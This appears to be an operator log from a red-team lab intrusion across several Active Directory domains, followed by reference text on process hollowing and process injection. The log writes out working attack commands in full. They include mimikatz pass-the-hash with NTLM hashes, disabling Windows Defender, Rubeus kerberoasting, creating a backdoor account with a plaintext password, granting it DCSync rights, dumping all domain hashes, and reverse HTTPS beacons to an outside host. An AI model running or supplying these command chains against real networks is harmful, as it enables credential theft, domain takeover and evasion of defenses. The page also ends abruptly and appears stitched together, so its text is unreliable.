07/07 21:44	THROWBACK-PROD	3608	run mimikatz's sekurlsa::pth /user:MercerH /domain:THROWBACK.local /ntlm:5edc955e8167199d1b7d0e656d a0ceea /run:"%COMSPEC% /c echo 6246d8df69a > \\.\pipe\7dc2f" command
07/07 21:45	THROWBACK-PROD	3608	run mimikatz's sekurlsa::pth /user:MercerH /domain:THROWBACK.local /ntlm:5edc955e8167199d1b7d0e656d a0ceea /run:"%COMSPEC% /c echo dac179ce736 > \\.\pipe\bb9a06" command
07/07 22:57	THROWBACK-PROD	3608	run mimikatz's sekurlsa::pth /user:MercerH /domain:THROWBACK.local /ntlm:5edc955e8167199d1b7d0e656d a0ceea /run:"%COMSPEC% /c echo c59f9b9e692 > \\.\pipe\6e8cf0" command
07/07 22:57	THROWBACK-PROD	3608	run mimikatz's sekurlsa::pth /user:MercerH

date	host	pid	activity
			/domain:THROWBACK.local /ntlm:5edc955e8167199d1b7d0e656da0ceea /run:"%COMSPEC% /c echo 600f7d97c3d > \\.\pipe\2c5e0d" command
07/07 23:07	THROWBACK-DC01	760	run: Set-MpPreference -DisableRealtimeMonitoring \$true (unmanaged)
07/07 23:47	THROWBACK-DC01	2956	scan ports 8888 on null-255.255.255.255
07/07 23:47	THROWBACK-DC01	2956	scan ports 8888 on 10.200.34.117
07/07 23:53	THROWBACK-PROD	3504	run mimikatz's sekurlsa::pth /user:MercerH /domain:THROWBACK.local /ntlm:5edc955e8167199d1b7d0e656da0ceea /run:"%COMSPEC% /c echo e93ee97b17e > \\.\pipe\de2aad" command
07/07 23:57	THROWBACK-DC01	2028	scan ports 8888 on 10.200.34.0-10.200.34.255
07/07 23:58	THROWBACK-DC01	2028	scan ports 8888 on 10.200.34.117
07/08 00:02	THROWBACK-PROD	3504	scan ports 8888 on 10.200.34.219
07/08 03:18	THROWBACK-DC01	2028	run mimikatz's sekurlsa::pth /user:MercerH /domain: /ntlm:5edc955e8167199d1b7d0e656da0ceea /run:"%COMSPEC% /c echo d700d8ab26a > \\.\pipe\fce737" command
07/08 04:48	THROWBACK-DC01	2028	run: get-help set-domainobject (unmanaged)
07/08 04:49	THROWBACK-DC01	2028	run: get-help set-domainobject (unmanaged)
07/08 04:54	THROWBACK-DC01	2028	run: set-domainobject -Domain corporate.local -identity Administrator -XOR @{{serviceprinciplename='corp/RDPS ervice'}} (unmanaged)
07/08 04:55	THROWBACK-DC01	2028	run: set-domainobject -Domain CORPORATE.local -identity Administrator -XOR @{{serviceprinciplename='corp/RDPS ervice'}} (unmanaged)
07/08 04:56	THROWBACK-DC01	2028	run: Get-DomainUser -Domain CORPORATE.local (unmanaged)
07/08 04:56	THROWBACK-DC01	2028	run: Get-DomainUser -Domain THROWBACK.local (unmanaged)
07/08 04:57	THROWBACK-DC01	2028	run: Get-NetUser -Domain THROWBACK.local (unmanaged)

date	host	pid	activity
07/08 04:58	THROWBACK-DC01	2028	run: Get-NetUser (unmanaged)
07/08 04:58	THROWBACK-DC01	2028	run: Get-NetUser (unmanaged)
07/08 04:58	THROWBACK-DC01	2028	run: Get-DomainUser -Domain THROWBACK.local (unmanaged)
07/08 04:58	THROWBACK-DC01	2028	run: Get-NetUser -Domain THROWBACK.local (unmanaged)
07/08 04:59	THROWBACK-DC01	2028	run: Get-DomainUser -Domain THROWBACK.local (unmanaged)
07/08 04:59	THROWBACK-DC01	2028	run: set-domainobject -Domain CORPORATE.local -identity Administrator -XOR @{serviceprinciplename='corp/RDPS ervice'} (unmanaged)
07/08 05:01	THROWBACK-DC01	2028	run: Get-DomainUser -Domain CORPORATE.local (unmanaged)
07/08 05:01	THROWBACK-DC01	2028	run: Get-DomainUser -Domain CORPORATE.local (unmanaged)
07/08 05:01	THROWBACK-DC01	2028	run: Get-DomainUser -Domain THROWBACK.local (unmanaged)
07/08 05:02	THROWBACK-DC01	2028	run: Get-DomainUser -Domain CORPORATE.local (unmanaged)
07/08 05:02	THROWBACK-DC01	2028	run: get-help Get-DomainUser (unmanaged)
07/08 05:04	THROWBACK-DC01	2028	run: Get-DomainUser -Domain CORPORATE.local (unmanaged)
07/08 05:05	THROWBACK-DC01	2028	run: Get-DomainUser -Domain CORPORATE.local (unmanaged)
07/08 05:08	THROWBACK-DC01	2028	run: Get-DomainUser -Domain CORPORATE.local (unmanaged)
07/08 07:17	THROWBACK-PROD3400		run mimikatz's sekurlsa::pth /user:MercerH /domain:THROWBACK.local /ntlm:5edc955e8167199d1b7d0e656d a0ceea /run:"%COMSPEC% /c echo 00fb885dcca > \\.\pipe\73bbf6" command
07/08 08:52	CORP-DC01	900	spawn (x86) windows/foreign/reverse_https (10.50.31.78:443)
07/08 20:36	THROWBACK-PROD3540		run mimikatz's sekurlsa::pth /user:MercerH /domain:THROWBACK.local /ntlm:5edc955e8167199d1b7d0e656d a0ceea /run:"%COMSPEC% /c echo ea374702eec > \\.\pipe\6d5606" command
07/08 21:27	CORP-DC01	7116	scan ports 0-65535 on 10.200.34.0-10.200.34.255

date	host	pid	activity
07/08 21:34	CORP-DC01	7116	scan ports 0-65535 on 10.200.34.243,10.200.34.250
07/08 21:34	CORP-DC01	7116	scan ports 0-65535 on 10.200.34.1,10.200.34.79
07/08 21:36	CORP-DC01	7116	scan ports 0-65535 on 10.200.34.1,10.200.34.79,10.200.34.243,10.200.34.250
07/09 00:24	CORP-DC01	6624	scan ports 1-1024,3389,5900-6000 on 10.200.34.1,10.200.34.79,10.200.34.243,10.200.34.250
07/10 08:33	THROWBACK-PROD 508		run mimikatz's sekurlsa::pth /user:THROWBACK/Administrator /domain:. /ntlm:4bedd990ee9b5b4ecc9ec1416f62401d /run:"%COMSPEC% /c echo 18ec863f7c5 > \\.\pipe\698613" command
07/10 08:33	THROWBACK-PROD 508		run mimikatz's sekurlsa::pth /user:THROWBACK/Blairej /domain:. /ntlm:c374ecb7c2ccac1df3a82bce4f80bb5b /run:"%COMSPEC% /c echo 9b0050d4545 > \\.\pipe\d1a711" command
07/11 00:13	THROWBACK-DC01	1768	spawn x64 features to: C:\Users\MercerH\Documents\amazon-agent.exe
07/11 00:13	THROWBACK-DC01	1768	spawn (x64) windows/beacon_bind_pipe (\\.\pipe\msagent_c20e)
07/11 00:15	THROWBACK-DC01	1768	spawn x64 features to: C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe
07/11 00:15	THROWBACK-DC01	1768	spawn (x64) windows/beacon_bind_pipe (\\.\pipe\msagent_c20e)
07/11 00:18	THROWBACK-DC01	1768	spawn (x64) windows/beacon_bind_pipe (\\.\pipe\msagent_c20e)
07/11 00:22	THROWBACK-PROD	3476	run mimikatz's sekurlsa::pth /user:MercerH /domain:THROWBACK.local /ntlm:5edc955e8167199d1b7d0e656da0ceea /run:"%COMSPEC% /c echo 04b29a09de2 > \\.\pipe\124d12" command
07/11 00:23	THROWBACK-DC01	1768	spawn (x64) windows/beacon_https/reverse_https (10.50.31.78:444)

date	host	pid	activity
07/11 02:12	CORP-ADT01	3732	spawn x64 features to: C:\Program Files\Amazon\SSM\amazon-agent.exe
07/11 02:12	CORP-ADT01	3732	spawn (x64) windows/beacon_bind_pipe (\\.\pipe\msagent_c20e)
07/11 02:15	CORP-ADT01	3732	spawn x64 features to: C:\Program Files\Amazon\SSM\amazon-agent.exe
07/11 02:15	CORP-ADT01	3732	spawn (x64) windows/beacon_bind_tcp (0.0.0.0:447)
07/11 10:51	CORP-DC01	6028	spawn (x64) windows/beacon_bind_pipe (\\.\pipe\msagent_c20e)
07/11 20:59	CORP-DC01	4876	dump hashes
07/11 21:00	CORP-DC01	4876	spawn x64 features to: C:\Program Files\Amazon\SSM\amazon-agent.exe
07/11 21:01	CORP-DC01	4876	spawn (x64) windows/beacon_bind_pipe (\\.\pipe\msagent_c20e)
07/11 21:04	CORP-DC01	2684	dump hashes
07/11 21:15	CORP-DC01	2684	run mimikatz's sekurlsa::pth /user:DaviesJ /domain:CORP-DC01 /ntlm:c072f1549afdb4e6b82b3ccc740 c5a24 /run:"%COMSPEC% /c echo 1f31a201513 > \\.\pipe\5f31a9" command
07/11 21:16	CORP-DC01	2684	run mimikatz's sekurlsa::pth /user:DaviesJ /domain:CORP /ntlm:c072f1549afdb4e6b82b3ccc740 c5a24 /run:"%COMSPEC% /c echo c18f841c251 > \\.\pipe\7ed47b" command
07/11 21:19	CORP-DC01	2684	run mimikatz's sekurlsa::pth /user:DaviesJ /domain:CORP /ntlm:c072f1549afdb4e6b82b3ccc740 c5a24 /run:"%COMSPEC% /c echo ef88ced8664 > \\.\pipe\3007db" command
07/11 21:19	CORP-DC01	2684	run mimikatz's sekurlsa::pth /user:DaviesJ /domain:CORP /ntlm:c072f1549afdb4e6b82b3ccc740 c5a24 /run:"%COMSPEC% /c echo 598c2fb168c > \\.\pipe\2494c1" command
07/11 21:21	CORP-DC01	2684	run mimikatz's sekurlsa::pth /user:DaviesJ /domain:CORPORATE /ntlm:c072f1549afdb4e6b82b3ccc740 c5a24 /run:"%COMSPEC% /c echo

date	host	pid	activity
			68bd18eb874 > \\.\pipe\d48e89" command
07/11 21:21	CORP-DC01	2684	run mimikatz's sekurlsa::pth /user:DaviesJ /domain:CORPORATE /ntlm:c072f1549afdb4e6b82b3ccc740c5a24 /run:"%COMSPEC% /c echo 513a77ca2ae > \\.\pipe\db42a8" command
07/11 21:43	CORP-ADT01	6100	spawn x64 features to: C:\Program Files\Amazon\SSM\amazon-agent.exe
07/11 21:43	CORP-ADT01	6100	spawn (x64) windows/beacon_bind_pipe (\\.\pipe\msagent_c20e)
07/12 08:53	CORP-DC01	4228	spawn x64 features to: C:\Program Files\Amazon\SSM\amazon-agent.exe
07/12 08:54	CORP-DC01	4228	spawn (x64) windows/beacon_bind_pipe (\\.\pipe\msagent_c20e)
07/12 08:54	CORP-DC01	4228	spawn x64 features to: C:\Program Files\Amazon\SSM\amazon-agent.exe
07/12 08:54	CORP-DC01	4228	spawn (x64) windows/beacon_bind_pipe (\\.\pipe\msagent_c20e)
07/12 08:57	CORP-ADT01	4044	spawn x64 features to: C:\Program Files\Amazon\SSM\amazon-agent.exe
07/12 08:57	CORP-ADT01	4044	spawn (x64) windows/beacon_bind_pipe (\\.\pipe\msagent_c20e)
07/12 11:08	CORP-ADT01	4696	scan ports 0-65535 on 10.200.34.79
07/12 11:09	CORP-ADT01	4696	scan ports 0-65535 on 10.200.34.1
07/12 11:09	CORP-ADT01	4696	scan ports 0-65535 on 10.200.34.250
07/12 23:15	THROWBACK-DC01	4912	spawn x64 features to: C:\Program Files\Amazon\SSM\amazon-agent.exe
07/12 23:15	THROWBACK-DC01	4912	spawn (x64) windows/beacon_bind_pipe (\\.\pipe\msagent_c20e)
07/12 23:17	CORP-DC01	4120	spawn x64 features to: C:\Program Files\Amazon\SSM\amazon-agent.exe
07/12 23:17	CORP-DC01	4120	spawn (x64) windows/beacon_bind_pipe (\\.\pipe\msagent_c20e)
07/12 23:19	CORP-ADT01	3988	spawn x64 features to: C:\Program Files\Amazon\SSM\amazon-agent.exe
07/12 23:19	CORP-ADT01	3988	spawn (x64) windows/beacon_bind_pipe (\\.\pipe\msagent_c20e)

date	host	pid	activity
07/12 23:21	CORP-ADT01	3988	spawn x64 features to: C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe
07/12 23:21	CORP-ADT01	3988	spawn (x64) windows/beacon_bind_pipe (\\.\pipe\msagent_c20e)
07/12 23:59	CORP-ADT01	2952	run: Get-DomainUser -Domain corporate.local (unmanaged)
07/12 23:59	CORP-ADT01	2952	run: Get-DomainUser -Domain corporate.local select name,samaccountname,distinguished name (unmanaged)
07/13 00:01	CORP-ADT01	2952	run: Get-DomainGroup (unmanaged)
07/13 00:02	CORP-ADT01	2952	run: Get-DomainGroupMember - Identity "HRE" -Recurse -Domain corporate.local (unmanaged)
07/13 00:02	CORP-ADT01	2952	run: get-help Get-DomainOU (unmanaged)
07/13 00:03	CORP-ADT01	2952	run: Get-DomainOU "HRE" -Domain corporate.local (unmanaged)
07/13 00:04	CORP-ADT01	2952	run: Get-DomainOU "HRE" -Domain corporate.local % {Get-User} (unmanaged)
07/13 00:04	CORP-ADT01	2952	run: Get-DomainOU "HRE" -Domain corporate.local % {Get-DomainUser} (unmanaged)
07/13 00:05	CORP-ADT01	2952	run: Get-DomainUser -Domain corporate.local select name,samaccountname,distinguished name (unmanaged)
07/13 00:10	CORP-ADT01	2952	run: Get-DomainUser -Domain throwback.local select name,samaccountname,distinguished name (unmanaged)
07/13 00:11	THROWBACK-DC01	2344	run: Get-DomainUser -Domain throwback.local select name,samaccountname,distinguished name (unmanaged)
07/13 00:15	THROWBACK-DC01	2344	run: Get-DomainUser -Domain throwback.local select name,samaccountname,distinguished name fl (unmanaged)
07/13 00:21	CORP-ADT01	2952	scan ports 0-65535 on 10.200.34.250
07/13 00:22	CORP-ADT01	2952	scan ports 0-65535 on 10.200.34.1,10.200.34.79
07/13 06:23	THROWBACK-PROD	3468	spawn x64 features to: \\10.200.34.117\C\$\Program Files\Amazon\SSM\amazon-agent.exe

date	host	pid	activity
07/13 06:25	THROWBACK-DC01	3612	spawn x64 features to: C:\Program Files\Amazon\SSM\amazon-agent.exe
07/13 06:25	THROWBACK-DC01	3612	spawn (x64) windows/beacon_bind_pipe (\\.\pipe\msagent_c20e)
07/13 06:27	CORP-DC01	4108	spawn x64 features to: C:\Program Files\Amazon\SSM\amazon-agent.exe
07/13 06:27	CORP-DC01	4108	spawn (x64) windows/beacon_bind_pipe (\\.\pipe\msagent_c20e)
07/13 06:36	CORP-ADT01	2156	spawn x64 features to: C:\Program Files\Amazon\SSM\amazon-agent.exe
07/13 06:36	CORP-ADT01	2156	spawn (x64) windows/beacon_bind_pipe (\\.\pipe\msagent_c20e)
07/13 06:37	CORP-ADT01	2156	spawn x64 features to: C:\Program Files\Amazon\SSM\amazon-agent.exe
07/13 06:37	CORP-ADT01	2156	spawn (x64) windows/beacon_bind_pipe (\\.\pipe\msagent_c20e)
07/13 06:37	CORP-ADT01	2156	spawn x64 features to: C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe
07/13 06:37	CORP-ADT01	2156	spawn (x64) windows/beacon_bind_pipe (\\.\pipe\msagent_c20e)
07/13 06:38	CORP-ADT01	2156	spawn x64 features to: C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe
07/13 06:38	CORP-ADT01	2156	spawn (x64) windows/beacon_bind_pipe (\\.\pipe\msagent_c20e)
07/13 09:16	CORP-ADT01	2968	run: Get-Domain (unmanaged)
07/13 09:16	CORP-ADT01	2968	run: Get-DomainControlled (unmanaged)
07/13 09:16	CORP-ADT01	2968	run: Get-DomainController (unmanaged)
07/13 09:18	CORP-ADT01	2968	run: Get-DomainController (unmanaged)
07/13 09:21	CORP-ADT01	2968	run: Get-DomainController (unmanaged)
07/13 09:22	CORP-ADT01	2968	run: Get-DomainController -Domain TBHSECURITY.local (unmanaged)
07/13 09:22	CORP-ADT01	2968	run: Get-DomainController -Domain TBSECURITY.local (unmanaged)
07/13 09:23	CORP-ADT01	2968	run: Get-DomainController -Domain CORPORATE.local (unmanaged)

date	host	pid	activity
07/13 09:24	TBSEC-DC01	4900	run: Get-DomainController (unmanaged)
07/13 09:26	TBSEC-DC01	4900	run: Get-DomainUser -Domain TBSECURITY.LOCAL (unmanaged)
07/13 09:28	TBSEC-DC01	4900	run: Get-DomainUser -Domain TBSECURITY.local ? {\$_.useraccountcontrol -NotLike "*ACCOUNTDISABLE*"} select name,samaccountname,distinguished name,badpwdcount,pwdlastset,accou ntexpires (unmanaged)
07/13 09:29	TBSEC-DC01	4900	run: Get-DomainUser -Domain TBSECURITY.local ? {\$_.useraccountcontrol -NotLike "*ACCOUNTDISABLE*"} select name,samaccountname,distinguished name (unmanaged)
07/13 09:30	TBSEC-DC01	4900	run: Get-DomainUser -Domain TBSECURITY.local ? {\$_.useraccountcontrol -Like "*ACCOUNTDISABLE*"} select name,samaccountname,distinguished name (unmanaged)
07/13 09:31	TBSEC-DC01	4900	run: Get-DomainUser -Domain TBSECURITY.local ? {\$_.useraccountcontrol -NotLike "*ACCOUNTDISABLE*"} select name,samaccountname,distinguished name (unmanaged)
07/13 09:31	TBSEC-DC01	4900	run: Get-DomainUser -Domain TBSECURITY.local ? {\$_.useraccountcontrol -NotLike "*ACCOUNTDISABLE*"} select name (unmanaged)
07/13 09:32	TBSEC-DC01	4900	run: Get-DomainUser -Domain TBSECURITY.local ? {\$_.useraccountcontrol -NotLike "*ACCOUNTDISABLE*"} select samaccountname (unmanaged)
07/13 09:33	TBSEC-DC01	4900	run: Get-DomainUser TBSEC_GUEST -Domain TBSECURITY.local (unmanaged)
07/13 09:33	TBSEC-DC01	4900	run: Get-DomainUser -Domain TBSECURITY.local (unmanaged)
07/13 09:34	TBSEC-DC01	4900	run: Get-DomainUser -Domain TBSECURITY.local fl (unmanaged)
07/13 09:37	TBSEC-DC01	4900	run .NET program: SharpHound.exe - h

date	host	pid	activity
07/13 09:40	TBSEC-DC01	4900	run .NET program: SharpHound.exe -c Default,LoggedOn -d TBSECURITY.local -- collectallproperties
07/13 09:44	TBSEC-DC01	4900	run: Invoke-ACLScanner -ResolveGUIDs select IdentityReferenceName, ObjectDN, ActiveDirectoryRights fl (unmanaged)
07/13 09:46	TBSEC-DC01	4900	run: Get-DomainUser TBService -Domain tbsecurity.local (unmanaged)
07/13 09:48	TBSEC-DC01	4900	run: Get-DomainUser TBSEC_GUEST -Domain tbsecurity.local (unmanaged)
07/13 09:48	TBSEC-DC01	4900	run: Get-DomainUser SecureDA -Domain tbsecurity.local (unmanaged)
07/13 09:48	TBSEC-DC01	4900	run: Get-DomainUser TBService -Domain tbsecurity.local (unmanaged)
07/13 09:50	TBSEC-DC01	4900	run .NET program: Rubeus.exe -h
07/13 09:52	TBSEC-DC01	4900	run .NET program: Rubeus.exe kerberoast /spn:"TBSEC-DC01/TBService.TBSECURITY.local" /domain:tbsecurity.local
07/13 09:52	TBSEC-DC01	4900	run .NET program: Rubeus.exe kerberoast /domain:tbsecurity.local
07/13 09:54	TBSEC-DC01	4900	run .NET program: Rubeus.exe kerberoast /spn:"TBSEC-DC01/TBService.TBSECURITY.local" /domain:tbsecurity.local /nowrap
07/13 09:54	TBSEC-DC01	4900	run .NET program: Rubeus.exe kerberoast /spn:"TBSEC-DC01/TBService.TBSECURITY.local" /domain:tbsecurity.local /h
07/13 10:04	TBSEC-DC01	4900	run .NET program: Rubeus.exe kerberoast /spn:"TBSEC-DC01/TBService.TBSECURITY.local" /domain:tbsecurity.local /nowrap
07/13 10:05	TBSEC-DC01	4900	run .NET program: Rubeus.exe kerberoast /spn:"TBSEC-DC01/TBService.TBSECURITY.local" /domain:tbsecurity.local
07/13 10:06	TBSEC-DC01	4900	run .NET program: Rubeus.exe kerberoast /domain:tbsecurity.local /nowrap
07/13 10:07	TBSEC-DC01	4900	run .NET program: Rubeus.exe kerberoast /domain:tbsecurity.local /nowrap /format:john

date	host	pid	activity
07/13 10:14	TBSEC-DC01	4900	run .NET program: Rubeus.exe kerberoast /domain:tbsecurity.local /nowrap
07/13 10:16	TBSEC-DC01	4900	run: Get-DomainUser -SPN -Domain tbsecurity.local (unmanaged)
07/13 10:16	TBSEC-DC01	4900	run: Get-DomainUser -SPN -Domain tbsecurity.local select samaccountname,serviceprincipalnam e (unmanaged)
07/13 23:44	THROWBACK-DC01	1468	spawn x64 features to: C:\Program Files\Amazon\SSM\amazon-agent.exe
07/13 23:44	THROWBACK-DC01	1468	spawn (x64) windows/beacon_bind_pipe (\\.\pipe\msagent_c20e)
07/13 23:45	THROWBACK-DC01	4928	spawn x64 features to: C:\Program Files\Amazon\SSM\amazon-agent.exe
07/13 23:45	THROWBACK-DC01	4928	spawn (x64) windows/beacon_bind_pipe (\\.\pipe\msagent_c20e)
07/13 23:49	CORP-DC01	4180	spawn x64 features to: C:\Program Files\Amazon\SSM\amazon-agent.exe
07/13 23:49	CORP-DC01	4180	spawn (x64) windows/beacon_bind_pipe (\\.\pipe\msagent_c20e)
07/13 23:51	CORP-ADT01	4032	spawn x64 features to: C:\Program Files\Amazon\SSM\amazon-ssm- agent.exe
07/13 23:51	CORP-ADT01	4032	spawn (x64) windows/beacon_bind_pipe (\\.\pipe\msagent_c20e)
07/14 00:18	TBSEC-DC01	4612	spawn x64 features to: C:\Users\TB_GUEST\Downloads\ama zon-agent.exe
07/14 00:18	TBSEC-DC01	4612	spawn windows/beacon_bind_pipe (\\.\pipe\msagent_c20e) as TBSECURITY\TBService
07/14 00:19	TBSEC-DC01	4612	spawn x64 features to: C:\Users\TBSEC_GUEST\Downloads\ amazon-agent.exe
07/14 00:19	TBSEC-DC01	4612	spawn windows/beacon_bind_pipe (\\.\pipe\msagent_c20e) as TBSECURITY\TBService
07/14 00:20	TBSEC-DC01	4612	spawn x64 features to: C:\Users\TBSEC_GUEST\Downloads\ amazon-agent.exe
07/14 00:20	TBSEC-DC01	4612	spawn windows/beacon_bind_pipe (\\.\pipe\msagent_c20e) as TBSECURITY\TBService

date	host	pid	activity
07/14 00:21	TBSEC-DC01	4612	spawn x64 features to: C:\Users\TBSEC_GUEST\Downloads\amazon-agent.exe
07/14 00:21	TBSEC-DC01	4612	spawn windows/beacon_bind_pipe (\\.\pipe\msagent_c20e) as TBSECURITY\TBService
07/14 00:27	TBSEC-DC01	2128	dump hashes
07/14 01:16	TBSEC-DC01	4344	run: \$UserPassword = ConvertTo-SecureString 'BackupPersistence@123!' -AsPlainText -Force;New-DomainUser -SamAccountName backup -Description 'This is backup' -AccountPassword \$UserPassword (unmanaged)
07/14 01:19	TBSEC-DC01	4344	run: \$backupsid = Get-DomainUser backup Select-Object -ExpandProperty objectsid (unmanaged)
07/14 01:19	TBSEC-DC01	4344	run: \$backupsid = Get-DomainUser backup Select-Object -ExpandProperty objectsid; Get-DomainObjectACL TBSECURITY.LOCAL -ResolveGUIDs Where-Object {\$_._securityidentifier -eq \$Harmj0ySid} (unmanaged)
07/14 01:20	TBSEC-DC01	4344	run: \$backupsid = Get-DomainUser backup Select-Object -ExpandProperty objectsid; Get-DomainObjectACL TBSECURITY.LOCAL -ResolveGUIDs Where-Object {\$_._securityidentifier -eq \$Harmj0ySid};echo \$backupsid (unmanaged)
07/14 01:20	TBSEC-DC01	4344	run: \$backupsid = Get-DomainUser backup Select-Object -ExpandProperty objectsid; Get-DomainObjectACL TBSECURITY.LOCAL -ResolveGUIDs Where-Object {\$_._securityidentifier -eq \$backupsid};echo \$backupsid (unmanaged)
07/14 01:21	TBSEC-DC01	4344	run: Get-DomainObjectACL TBSECURITY.LOCAL -ResolveGUIDs Where-Object {\$_._securityidentifier -eq "S-1-5-21-"

date	host	pid	activity
			2407898579-202533574-4138932514-1116"} (unmanaged)
07/14 01:22	TBSEC-DC01	4344	run: Get-DomainObjectACL TBSECURITY.local -ResolveGUIDs Where-Object {\$_.SecurityIdentifier -eq "S-1-5-21-2407898579-202533574-4138932514-1116"} (unmanaged)
07/14 01:22	TBSEC-DC01	4344	run: Add-DomainObjectAcl -TargetIdentity TBSECURITY.local -PrincipalIdentity backup -Rights DCSync -Verbose (unmanaged)
07/14 01:23	TBSEC-DC01	4344	run: Get-DomainObjectACL TBSECURITY.local -ResolveGUIDs Where-Object {\$_.SecurityIdentifier -eq "S-1-5-21-2407898579-202533574-4138932514-1116"} (unmanaged)
07/14 01:24	TBSEC-DC01	4344	run: Get-DomainObjectAcl -Identity backup -ResolveGUIDs -Domain TBSECURITY.local (unmanaged)
07/14 01:24	TBSEC-DC01	4344	run: Get-DomainObjectAcl -Identity backup -ResolveGUIDs -Domain TBSECURITY.local (unmanaged)
07/14 01:25	TBSEC-DC01	4344	run: \$UserPassword = ConvertTo-SecureString 'BackupPersistence@123!' -AsPlainText -Force; New-DomainUser -SamAccountName backup -Description 'This is backup' -AccountPassword \$UserPassword (unmanaged)
07/14 01:27	TBSEC-DC01	4344	run: Add-DomainObjectAcl -TargetIdentity "DC=TBSECURITY,DC=local" -PrincipalIdentity backup -Rights DCSync -Verbose (unmanaged)
07/14 01:29	TBSEC-DC01	4344	run: Get-DomainObjectAcl -Identity backup -ResolveGUIDs -Domain TBSECURITY.local (unmanaged)
07/14 01:31	TBSEC-DC01	4344	run: Add-DomainObjectAcl -TargetIdentity "DC=TBSECURITY,DC=local" -PrincipalIdentity backup -Rights "DCSync" -Verbose (unmanaged)
07/14 01:32	TBSEC-DC01	4344	spawn windows/beacon_bind_pipe (\.\.\pipe\msagent_c20e) as TBSECURITY\backup
07/14 01:34	TBSEC-DC01	4344	run net localgroup on localhost

date	host	pid	activity
07/14 01:36	CORP-ADT01	4548	spawn windows/beacon_bind_pipe (\.\.\pipe\msagent_c20e) as TBSECURITY\backup
07/14 01:46	TBSEC-DC01	4344	spawn windows/beacon_bind_pipe (\.\.\pipe\msagent_c20e) as TBSECURITY\backup
07/14 01:47	TBSEC-DC01	4344	spawn windows/beacon_https/reverse_https (10.50.31.78:444) as TBSECURITY\backup
07/14 01:52	TBSEC-DC01	4344	spawn x64 features to: C:\Users\Public\amazon-agent.exe
07/14 01:52	TBSEC-DC01	4344	spawn (x64) windows/beacon_bind_pipe (\.\.\pipe\msagent_c20e)
07/14 01:52	TBSEC-DC01	4344	spawn (x64) windows/beacon_https/reverse_https (10.50.31.78:444)
07/14 01:53	TBSEC-DC01	4344	spawn windows/beacon_https/reverse_https (10.50.31.78:444) as TBSECURITY\backup
07/14 01:53	TBSEC-DC01	4344	spawn windows/beacon_https/reverse_https (10.50.31.78:444) as TBSECURITY\backup
07/14 01:56	TBSEC-DC01	7472	run mimikatz's @lsadump::dcsync /domain:TBSECURITY.local /all /csv command
07/14 01:57	TBSEC-DC01	7472	run mimikatz's @lsadump::dcsync /domain:TBSECURITY.local /all /csv command
07/14 02:34	TBSEC-DC01	4344	run mimikatz's @lsadump::dcsync /domain:TBSECURITY.local /all /csv command
07/14 02:35	TBSEC-DC01	5320	run mimikatz's @lsadump::dcsync /domain:TBSECURITY.local /all /csv command
07/14 02:36	THROWBACK-PROD3596		run mimikatz's @lsadump::dcsync /domain:TBSECURITY.local /all /csv command
07/14 02:36	THROWBACK-PROD3596		run mimikatz's @lsadump::dcsync /domain:10.200.34.79 /all /csv command
07/14 02:42	TBSEC-DC01	4344	scan ports 0-65535 on 10.200.34.1
07/14 02:43	TBSEC-DC01	4344	scan ports 0-65535 on 10.200.34.1
07/14 03:22	CORP-DC01	1100	run: Get-ForestGlobalCatalog (unmanaged)

date	host	pid	activity
07/14 03:23	CORP-DC01	1100	run: Set-MpPreference - DisableRealtimeMonitoring \$true (unmanaged)
07/14 03:24	CORP-DC01	1100	run: Get-ForestGlobalCatalog (unmanaged)
07/14 03:26	THROWBACK-DC01	3908	run: Get-ForestGlobalCatalog (unmanaged)
07/14 03:27	CORP-ADT01	4548	run: Get-ForestGlobalCatalog (unmanaged)
07/14 03:28	TBSEC-DC01	5320	run: Get-ForestGlobalCatalog (unmanaged)

Mitigation

This type of attack technique cannot be easily mitigated with preventive controls since it is based on the abuse of operating system design features. For example, mitigating specific API calls will likely have unintended side effects, such as preventing legitimate software (i.e., security products) from operating properly. Efforts should be focused on preventing adversary tools from running earlier in the chain of activity and on identifying subsequent malicious behavior.

Although process hollowing may be used to evade certain types of defenses, it is still good practice to identify potentially malicious software that may be used to perform adversarial actions and audit and/or block it by using whitelisting tools, like AppLocker, or Software Restriction Policies where appropriate.

Detection Methods

Monitoring API calls may generate a significant amount of data and may not be directly useful for defense unless collected under specific circumstances for known bad sequences of calls, since benign use of API functions may be common and difficult to distinguish from malicious behavior. API calls that unmap process memory, such as ZwUnmapViewOfSection or NtUnmapViewOfSection, and those that can be used to modify memory within another process, such as WriteProcessMemory, may be used for this technique.

Analyze process behavior to determine if a process is performing actions it usually does not, such as opening network connections, reading files, or other suspicious actions that could relate to post-compromise behavior.

Reference

Tactic: T1093

Process Injection

Process injection is a method of executing arbitrary code in the address space of a separate live process. Running code in the context of another process may allow access to the process's memory, system/network resources, and possibly elevated privileges. Execution via process injection may also evade detection from security products since the execution is masked under a legitimate process.

Windows

There are multiple approaches to injecting code into a live process. Windows implementations include:

- **Dynamic-link library (DLL) injection** involves writing the path to a malicious DLL inside a process then invoking execution by creating a remote thread.
- **Portable executable injection** involves writing malicious code directly into the process (without a file on disk) then invoking execution with either additional code or by creating a remote thread. The displacement of the injected code introduces the additional requirement for functionality to remap memory references. Variations of this method such as reflective DLL injection (writing a self-mapping DLL into a process) and memory module (map DLL when writing into process) overcome the address relocation issue.
- **Thread execution hijacking** involves injecting malicious code or the path to a DLL into a thread of a process. Similar to Process Hollowing, the thread must first be suspended.
- **Asynchronous Procedure Call (APC)** injection involves attaching malicious code to the APC Queue of a process's thread. Queued APC functions are executed when the thread enters an alterable state. AtomBombing is a variation that utilizes APCs to invoke malicious code previously written to the global atom table.
- **Thread Local Storage (TLS)** callback injection involves manipulating pointers inside a portable executable (PE) to redirect a process to malicious code before reaching the code's legitimate entry point.

Mac and Linux

Implementations for Linux and OS X/macOS systems include:

- **LD_PRELOAD, LD_LIBRARY_PATH** (Linux), "**DYLD_INSERT_LIBRARIES**" (Mac OS X) environment variables, or the dlopen application programming interface (API) can be used to dynamically load a library (shared object) in a process which can be used to intercept API calls from the running process.
- **Ptrace system calls** can be used to attach to a running process and modify it in runtime.
- **/proc/[pid]/mem** provides access to the memory of the process and can be used to read/write arbitrary data to it. This technique is very rare due to its complexity.
- **VDSO hijacking** performs runtime injection on ELF binaries by manipulating code stubs mapped in from the linux-vdso.so shared object.

Malware commonly utilizes process injection to access system resources through which Persistence and other environment modifications can be made. More sophisticated samples may perform multiple process injections to segment modules and further evade detection, utilizing named pipes or other inter-process communication (IPC) mechanisms as a communication channel.

Related Events

